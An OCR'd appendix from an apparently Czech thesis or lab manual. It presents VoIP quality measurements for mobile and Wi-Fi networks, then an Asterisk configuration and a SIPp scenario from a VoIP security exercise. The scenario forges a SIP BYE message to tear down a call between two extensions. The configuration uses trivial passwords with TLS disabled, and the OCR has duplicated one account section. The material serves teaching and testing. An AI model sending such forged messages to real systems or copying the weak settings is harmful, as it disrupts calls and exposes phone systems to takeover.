
Tab. A.1.3: Doporučené a naměřené hodnoty změny zpoždění




Obr. A.1.2: Naměřené hodnoty změny zpoždění analyzátorem v síti GPRS



Obr. A.1.3: Naměřené hodnoty změny zpoždění analyzátorem v síti EDGE



Obr. A.1.4: Naměřené hodnoty změny zpoždění analyzátorem v síti UMTS



Obr. A.1.5: Naměřené hodnoty změny zpoždění analyzátorem v síti Wi-Fi

Výsledná tabulka doporučených a naměřených hodnot ztrátovosti všech měřených sítí.

Hodnocení	Doporučená ztrátovost [%]	Naměřená ztrátovost [%]			
		GPRS	EDGE	UMTS / HSDPA	Wi-FI
dobrá	< 0,5	85,6	21,4	6,2	0,0
akceptovatelná	0,5 - 1,5				
neakceptovatelná	> 1,5				

Tab. A.1.4: Doporučené a naměřené hodnoty ztrátovosti

Subjektivně určena a změřena veličina MOS analyzátorem TREND.

Typ sítě	Veličina MOS v směru downlink	
	Subjektivní hodnota	Naměřená hodnota
GRPS		1,0
EDGE		1,2
UMTS		2,0
Wi-FI		2,8

Tab. A.1.5: Subjektivně určený a naměřený hodnoty veličiny MOS

A.2 Řešení úlohy: Bezpečnost VoIP technologie

Výsledný konfigurační soubor *sip.conf* na počítači s operačním systémem Ubuntu.

```
[general]
transport=udp,tcp;         povolení TCP i UDP přenosů
context=kontext1;          výchozí kontext
bindport=5060;  port
disallow=all;         zakázání všech kodeků
language=cz;          jazyk
nat=yes;              povolení NAT
useragent= Asterisk_UBUNTU
allow=alaw;           povolení kodeku alaw
allow=ulaw;           povolení kodeku ulaw
allow=gsm;      povolení kodeku gsm
;tlsenable=yes;
;tlsbindaddr=0.0.0.0
;tlscertfile=/etc/asterisk/certificates/asterisk.pem

[500]
type=friend;          typ účtu
secret=1234;          heslo klapky
username=500;         uživatelské jméno
host=dynamic;         povolená registrace
context=kontext1;     kontext klapky
;transport=tls; zapnutí TLS šifrování

[600]
type=friend;          typ účtu
secret=1234;          heslo klapky
username=600;         uživatelské jméno
host=dynamic;         povolená registrace
context=kontext1;     kontext klapky
;transport=tls; zapnutí TLS šifrování

[700]
type=friend;          typ účtu
secret=4321;          heslo klapky
username=700;         uživatelské jméno
host=dynamic;         povolená registrace
context=kontext1;     kontext klapky
auth=md5;       autentizace pomocí md5

[700]
type=friend;          typ účtu
secret=sipheslo;      heslo klapky
username=Jozef; uživatelské jméno
host=dynamic;         povolená registrace
```

```
context=kontext1;     kontext klapky
auth=md5;       autentizace pomocí md5
```

Výslední konfigurační soubor *extensions.conf* na počítači s operačním systémem Ubuntu.

```
[kontext1]
exten => 500,1,Dial(SIP/500)
exten => 600,1,Dial(SIP/600)
exten => 700,1,Dial(SIP/700)
exten => 800,1,Dial(SIP/800)
```

Správní formát BYE.xml zprávy pro ukončení hovoru mezi klapkami *500* a *600* s využitím ústředny s IP adresou *192.168.110.184*.

```
<?xml version="1.0" encoding="us-ascii"?>
<scenario name="Bye">
    <send>
<![CDATA[
    BYE sip:500@192.168.110.184:[remote_port] SIP/2.0
      Via: SIP/2.0/[transport] [local_ip]:[local_port];branch=[branch];
      From: sipp <sip:[extension]@[local_ip]:[local_port]>;tag=[call_number]
      To: sut <sip:600@192.168.110.181:[remote_port]>[peer_tag_param]
      Call-ID:MTcwYjFlOGQ4Y2M5ZjhjNjg1YTg3ODM5MTA5NTkyODA.
      CSeq: 2 BYE
      Contact: sip:sipp@[local_ip]:[local_port]
      Max-Forwards: 70
      Subject: Preruseni hovoru
      Content-Length: 0
]]>
    </send>
    <recv response="200" timeout="200">
    </recv>
</scenario>
```

Obr. A.2.1: Správný formát zprávy BYE.xml